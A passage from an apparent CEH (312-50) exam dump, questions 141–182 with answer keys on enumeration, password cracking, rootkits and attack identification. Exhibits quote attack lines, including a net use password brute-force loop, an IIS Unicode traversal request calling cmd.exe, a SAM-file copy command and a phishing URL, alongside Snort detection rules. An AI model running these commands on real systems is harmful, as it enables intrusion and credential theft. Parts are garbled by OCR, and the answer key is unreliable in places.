- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

Correct Answer: C

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: External calls for the Web site has been redirected to another server by a successful

Real 90

ECCouncil 312-50 Exam

DNS poisoning.

QUESTION 142

Which of the following tools are used for enumeration? (Choose three.)

- A. SolarWinds
- B. USER2SID
- C. Cheops
- D. SID2USER
- E. DumpSec

Correct Answer: BDE

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: USER2SID, SID2USER, and DumpSec are three of the tools used for system enumeration. Others are tools such as NAT and Enum. Knowing which tools are used in each step of the hacking methodology is an important goal of the CEH exam. You should spend a portion of your time preparing for the test practicing with the tools and learning to understand their output.

QUESTION 143

What did the following commands determine?

C : user2sid \earth guest

S-1-5-21-343818398-789336058-1343024091-501

C:sid2user 5 21 343818398 789336058 1343024091 500

Name is Joe

Domain is EARTH

Real 91

ECCouncil 312-50 Exam

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: One important goal of enumeration is to determine who the true administrator is. In the example above, the true administrator is Joe.

QUESTION 144

Which definition among those given below best describes a covert channel?



<http://www.gratisexam.com/>

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.

- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure.

Correct Answer: B

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.

QUESTION 145

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory. What kind of attack is Susan carrying on?

Real 92
ECCouncil 312-50 Exam

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

Correct Answer: C

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

QUESTION 146

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two.

What would you call this attack?

- A. Interceptor

- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

Correct Answer: B

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

QUESTION 147

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate

Real 93

ECCouncil 312-50 Exam

Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use * \\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

- A. Eve is trying to connect as an user with Administrator privileges
- B. Eve is trying to enumerate all users with Administrative privileges
- C. Eve is trying to carry out a password crack for user Administrator
- D. Eve is trying to escalate privilege of the null user to that of Administrator

Correct Answer: C

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Eve tries to get a successful login using the username Administrator and passwords from the file hackfile.txt.

QUESTION 148

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER, NICK

- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: A "PASS" command is not required for either client or server connection to be registered, but it must precede the server message or the latter of the NICK/USER combination.
(RFC 1459)

QUESTION 149

What does FIN in TCP flag define?

Real 94

ECCouncil 312-50 Exam

- A. Used to close a TCP connection
- B. Used to abort a TCP connection abruptly
- C. Used to indicate the beginning of a TCP connection
- D. Used to acknowledge receipt of a previous packet or transmission

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The FIN flag stands for the word FINished. This flag is used to tear down the virtual connections created using the previous flag (SYN), so because of this reason, the FIN flag always appears when the last packets are exchanged between a connection.

QUESTION 150

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 445
- D. 464

Correct Answer: B

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Active Directory and Exchange use LDAP via TCP port 389 for clients.

QUESTION 151

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

- A. 137 and 139
- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: NULL sessions take advantage of "features" in the SMB (Server Message Block)

Real 95

ECCouncil 312-50 Exam

protocol that exist primarily for trust relationships. You can establish a NULL session with a Windows host by logging on with a NULL user name and password. Primarily the following ports are vulnerable if they are accessible:

TCP

NETBIOS Session Service

UDP

NETBIOS Session Service

TCP

SMB/CIFS

QUESTION 152

What sequence of packets is sent during the initial TCP three-way handshake?

- A. SYN, URG, ACK

- B. FIN, FIN-ACK, ACK
- C. SYN, ACK, SYN-ACK
- D. SYN, SYN-ACK, ACK

Correct Answer: D

Section: Enumeration

Explanation


Explanation/Reference:

Explanation: This is referred to as a "three way handshake." The "SYN" flags are requests by the TCP stack at one end of a socket to synchronize themselves to the sequence numbering for this new sessions. The ACK flags acknowledge earlier packets in this session. Obviously only the initial packet has no ACK flag, since there are no previous packets to acknowledge. Only the second packet (the first response from a server to a client) has both the SYN and the ACK bits set.

QUESTION 153

Exhibit:

Real 96
ECCouncil 312-50 Exam



What type of attack is shown in the above diagram?

- A. SSL Spoofing Attack
- B. Identity Stealing Attack
- C. Session Hijacking Attack
- D. Man-in-the-Middle (MitM) Attack

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

QUESTION 154

Exhibit:

Real 97

ECCouncil 312-50 Exam

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13  TTL:50  TOS:0x0  ID:53476  DF F
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E CO AF 2E GET /msadc/.....
2E 2F 2E 2E CO AF 2E 2E 2F 2E 2E CO AF 2E 2E 2F ./...../.....
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D 1, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, /*..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-Encod9
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A un: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

Study the following log extract and identify the attack.

- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack

D. Unicode Directory Traversal Attack

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The "Get /msadc/...../...../...../winnt/system32/cmd.exe?" shows that a Unicode Directory Traversal Attack has been performed.

QUESTION 155

Exhibit:

Real 98

ECCouncil 312-50 Exam

```
c:\> cmd /c type c:\winnt\repair\sam > c:\har.txt
Volume in drive C has no label.
Volume Serial Number is 8403-6A0E
Director facs\
11/26/00 12:34p 0 AUFCEEXEC.BAT
11/26/00 06:57p 322 boot.ini
11/26/00 12:34p CONFIG.SYS
12/26/00 07:36p < DIR > exploits
02/04/01 07:07a 5,327 har.txt
12/07/00 03:30p < DIR > InetPub
12/07/00 03:12p < DIR > Multimedia Files
12/26/00 07:10p < DIR > New Folder
01/26/01 02:10p 78,643,200 pagefile.sys
12/21/00 08:59p < DIR > Program Files
02/04/01 06:49a 69 README.NOW.HaxOr
12/21/00 08:59p < DIR > TEMP
02/04/01 07:05a < DIR > WINNT
12/26/00 07:09p < DIR > wiretrip
02/04/01 06:43a 0 mine.txt
15 File(s) 78,648,918 bytes
1,689,455,616 bytes free
```

```
c:\> type har.txt
```

```
c:\> hapr har.txt c:\inetpub\www out
c:\> GET har.txt HTTP/1.1
Server: Microsoft-IIS/4.0
Date: Sun, 04 Feb 2001 13:11:28 GMT
Content-Type: text/plain
Accept-Ranges: bytes
Last-Modified: Sun, 04 Feb 2001 13:07:33 GMT
ETag: "5063fd6fab8ec01:b85"
Content-Length: 5327
```

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

- A. har.txt
- B. SAM file
- C. wwwroot

D. Repair file

Correct Answer: B

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: He is actually trying to get the file har.txt but this file contains a copy of the SAM file.

Real 99

ECCouncil 312-50 Exam

QUESTION 156

Exhibit:

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack. You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

- A. The buffer overflow attack has been neutralized by the IDS
 - B. The attacker is creating a directory on the compromised machine

- C. The attacker is attempting a buffer overflow attack and has succeeded
- D. The attacker is attempting an exploit that launches a command-line shell

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: This log entry shows a hacker using a buffer overflow to fill the data buffer and trying to insert the execution of /bin/sh into the executable code part of the thread. It is probably an existing exploit that is used, or a directed attack with a custom built buffer overflow with the "payload" that launches the command shell.

Real 100

ECCouncil 312-50 Exam

QUESTION 157

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

Select the best answers.

- A. Use the same machines for DNS and other applications
- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

Correct Answer: BCDE

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Explanations:

A is not a correct answer as it is never recommended to use a DNS server for any other application. Hardening of the DNS servers makes them less vulnerable to attack. It is recommended to split internal and external DNS servers (called split-horizon operation). Zone transfers should only be accepted from authorized DNS servers. By having DNS servers on different subnets, you may prevent both from going down, even if one of your networks goes down.

QUESTION 158

What tool can crack Windows SMB passwords simply by listening to network traffic?

Select the best answer.

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Explanations:

This is possible with a SMB packet capture module for L0phtcrack and a known weaknesses in the LM hash algorithm.

QUESTION 159

Real 103

ECCouncil 312-50 Exam

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it?

Select the best answers.

- A. Use port security on his switches.
- B. Use a tool like ARPwatch to monitor for strange ARP activity.
- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

Correct Answer: ABD

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Explanations:

By using port security on his switches, the switches will only allow the first MAC address that is connected to the switch to use that port, thus preventing ARP spoofing. ARPWatch is a tool that monitors for strange ARP activity. This may help identify ARP spoofing when it happens. Using firewalls between all LAN segments is possible and may help, but is usually pretty unrealistic. On a very small network, static ARP entries are a possibility. However, on a large network, this is not an realistic option. ARP spoofing doesn't have anything to do with static or dynamic IP addresses.

Thus, this option won't help you.

QUESTION 160

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for?

Select the best answers.

- A. SNMPUtil
- B. SNScan
- C. SNMPScan
- D. Solarwinds IP Network Browser
- E. NMap

Correct Answer: ABD

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Explanations:

Real 104

ECCouncil 312-50 Exam

SNMPUtil is a SNMP enumeration utility that is a part of the Windows 2000 resource kit. With SNMPUtil, you can retrieve all sort of valuable information through SNMP. SNScan is a SNMP network scanner by Foundstone. It does SNMP scanning to find open SNMP ports. Solarwinds IP Network Browser is a SNMP enumeration tool with a graphical tree-view of the remote machine's SNMP data.

QUESTION 161

SNMP is a protocol used to query hosts, servers and devices about performance or health status data. Hackers have used this protocol for a long time to gather great amount of information about remote hosts. Which of the following features makes this possible?

- A. It is susceptible to sniffing
- B. It uses TCP as the underlying protocol
- C. It is used by ALL devices on the market
- D. It uses a community string sent as clear text

Correct Answer: AD

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: SNMP uses UDP, not TCP, and even though many devices use SNMP not ALL devices use it and it can be disabled on most of the devices that does use it. However SNMP is susceptible to sniffing and the community string (which can be said acts as a password) is sent in clear text.

QUESTION 162

Jonathan being a keen administrator has followed all of the best practices he could find on securing his Windows Server. He renamed the Administrator account to a new name that can't be easily guessed but there remain people who attempt to compromise his newly renamed administrator account. How can a remote attacker decipher the name of the administrator account if it has been renamed?

- A. The attacker guessed the new name
- B. The attacker used the user2sid program
- C. The attacker used to sid2user program
Real 105
ECCouncil 312-50 Exam
- D. The attacker used NMAP with the V option

Correct Answer: C

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine. Sid2user.exe can then be used to retrieve the names of all the user accounts and more. These utilities do not exploit a bug but call the functions LookupAccountName and LookupAccountSid respectively. What is more these can be called against a remote machine without providing logon credentials save those needed for a null session connection.

QUESTION 163

SNMP is a connectionless protocol that uses UDP instead of TCP packets? (True or False)

- A. True
- B. False

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: TCP and UDP provide transport services. But UDP was preferred. This is due to TCP characteristics, it is a complicate protocol and it consume to many memory and CPU resources. Where as UDP is easy to build and run. Into devices (repeaters and modems) vendors have built simple version of IP and UDP.

QUESTION 164

Maurine is working as a security consultant for Hinklemeir Associate. She has asked the Systems Administrator to create a group policy that would not allow null

sessions on the network. The Systems Administrator is fresh out of college and has never heard of null sessions and does not know what they are used for. Maurine is trying to explain to the Systems Administrator that hackers will try to create a null session when footprinting the network.

Why would an attacker try to create a null session with a computer on a network?

Real 106
ECCouncil 312-50 Exam

- A. Enumerate users shares
- B. Install a backdoor for later attacks
- C. Escalate his/her privileges on the target server
- D. To create a user with administrative privileges for later use

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The Null Session is often referred to as the "Holy Grail" of Windows hacking. Listed as the number 5 windows vulnerability on the SANS/FBI Top 20 list, Null Sessions take advantage of flaws in the CIFS/SMB (Common Internet File System/Server Messaging Block) architecture. You can establish a Null Session with a Windows (NT/2000/XP) host by logging on with a null user name and password. Using these null connections allows you to gather the following information from the host:

- List of users and groups
- List of machines
- List of shares
- Users and host SID' (Security Identifiers)

Topic 5, System Hacking

QUESTION 165

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

- A. Birthday
- B. Brute force
- C. Man-in-the-middle
- D. Smurf

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation:

Brute force attacks are performed with tools that cycle through many possible character, number, and symbol combinations to guess a password. Since the token allows offline checking of PIN, the cracker can keep trying PINS until it is cracked.

Real 107
ECCouncil 312-50 Exam

QUESTION 166

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers.

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Different types of keylogger planted into the environment would retrieve the passwords for Bob..

QUESTION 167

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg:"NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server,established; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,C,relative;
content:"|A0 01 00 00 00 00 00 C0 00 00 0C 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)
```

```
Real  
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETEIOS SMB
DCERPC ISystemActivator bind attempt"; flow:to_server,established;
content:"|FF|SMB|25|"; nccase; offset:4; depth:5; content:"|26 00|";
distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,C,relative;
content:"|A0 01 00 00 00 00 00 C0 00 00 0C 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2191; rev:1;)
```

From the options below, choose the exploit against which this rule applies.

Real 108
ECCouncil 312-50 Exam

- A. WebDav
- B. SQL Slammer
- C. MS Blaster
- D. MyDoom

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: MS Blaster scans the Internet for computers that are vulnerable to its attack. Once found, it tries to enter the system through the port 135 to create a buffer overflow. TCP ports 139 and 445 may also provide attack vectors.

QUESTION 168

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored? (Choose the best answer)

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: In cryptography, a cryptographic hash function is a hash function with certain additional security properties to make it suitable for use as a primitive in various information security applications, such as authentication and message integrity. A hash function takes a long string (or 'message') of any length as input and produces a fixed length string as output, sometimes termed a message digest or a digital fingerprint.

QUESTION 169

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in.

Real 109

ECCouncil 312-50 Exam

What do you think is the most likely reason behind this?

- A. There is a NIDS present on that segment.
- B. Kerberos is preventing it.
- C. Windows logons cannot be sniffed.
- D. L0phtcrack only sniffs logons to web servers.

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: In a Windows 2000 network using Kerberos you normally use pre-authentication and the user password never leaves the local machine so it is never exposed to the network so it should not be able to be sniffed.

QUESTION 170

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption.

What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: The LM hash is computed as follows. 1. The user's password as an OEM string is converted to uppercase. 2. This password is either null-padded or truncated to 14 bytes. 3. The "fixed-length" password is split into two 7-byte halves. 4. These values are used to create two DES keys, one from each 7-byte half. 5. Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#\$%", resulting in two 8-byte ciphertext values. 6. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.

Real 110
ECCouncil 312-50 Exam

QUESTION 171

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration.

If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: A combination of Brute force and Dictionary attack is called a Hybrid attack or Hybrid dictionary attack.

QUESTION 172

What is the algorithm used by LM for Windows2000 SAM ?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Okay, this is a tricky question. We say B, DES, but it could be A "MD4" depending on what they're asking - Windows 2000/XP keeps users' passwords not "apparently", but as hashes, i.e. actually as "checksum" of the passwords. Let's go into the password keeping at large. The most interesting structure of the complex SAM-file building is so called V-block. Its size is 32 bytes and it includes hashes of the password for the local entering:

Real 111

ECCouncil 312-50 Exam

NT Hash of 16-byte length, and hash used during the authentication of access to the common resources of other computers LanMan Hash, or simply LM Hash, of the same 16-byte length. Algorithms of the formation of these hashes are following:

NT Hash formation:

LM Hash formation:

QUESTION 173

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
- B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
- C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
- D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html

QUESTION 174

Which of the following LM hashes represent a password of less than 8 characters? (Select 2)

- A. BA810DBA98995F1817306D272A9441BB
 - B. 44EFCE164AB921CQAAD3B435B51404EE
 - C. 0182BD0BD4444BF836077A718CCDF409
 - D. CEC52EB9C8E3455DC2265B23734E0DAC
 - E. B757BF5C0D87772FAAD3B435B51404EE
 - F. E52CAC67419A9A224A3B108F3FA6CB6D
- Real 112
ECCouncil 312-50 Exam

Correct Answer: BE

Section: System Hacking

Explanation

Explanation/Reference:

Explanation:

Notice the last 8 characters are the same

QUESTION 175

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Actually the objective of the rootkit is more to hide the fact that a system has been compromised and the normal way to do this is by exchanging, for example, ls to a version that doesn't show the files and process implanted by the attacker.

QUESTION 176

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: A Hybrid (or Hybrid Dictionary) Attack uses a word list that it modifies slightly to find passwords that are almost from a dictionary (like St0pid)

Real 113
ECCouncil 312-50 Exam

QUESTION 177

Exhibit

Hello Steve,

We are having technical difficulty in restoring user database records after the recent blackout. Your account data is corrupted. Please logon on to SuperEmailServices.com and change your password.

<http://www.superemailservices.com%40c3405906949/support/logon.htm>

If you do not reset your password within 7 days, your account will be permanently disabled looking you out from using out e-mail services.

Sincerely,

Technical Support
SuperEmailServices

You receive an e-mail with the message displayed in the exhibit.

From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they never sent out an e-mail as this. You also observe the URL in the message and confirm your suspicion about 340590649. You immediately enter the following at the Windows 2000 command prompt.

ping 340590649

You get a response with a valid IP address. What is the obstructed IP address in the e-mail URL?

- A. 192.34.5.9
- B. 10.0.3.4
- C. 203.2.4.5
- D. 199.23.43.4

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Convert the number in binary, then start from last 8 bits and convert them to decimal to get the last octet (in this case .5)

Real 114
ECCouncil 312-50 Exam

QUESTION 178

_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Rootkits are tools that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

QUESTION 179

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source

- D. Reload from a previous backup
- E. Reload from known good media

Correct Answer: E

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: If a rootkit is discovered, you will need to reload from known good media. This typically means performing a complete reinstall.

Real 115
ECCouncil 312-50 Exam

QUESTION 180

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: All are DDOS tools.

QUESTION 181

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

Correct Answer: B

Section: System Hacking
Explanation

Explanation/Reference:

Explanation: When looking at an extracted LM hash, you will sometimes observe that the right most portion is always the same. This is padding that has been added to a password that is less than 8 characters long.

Real 116
ECCouncil 312-50 Exam

QUESTION 182

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires
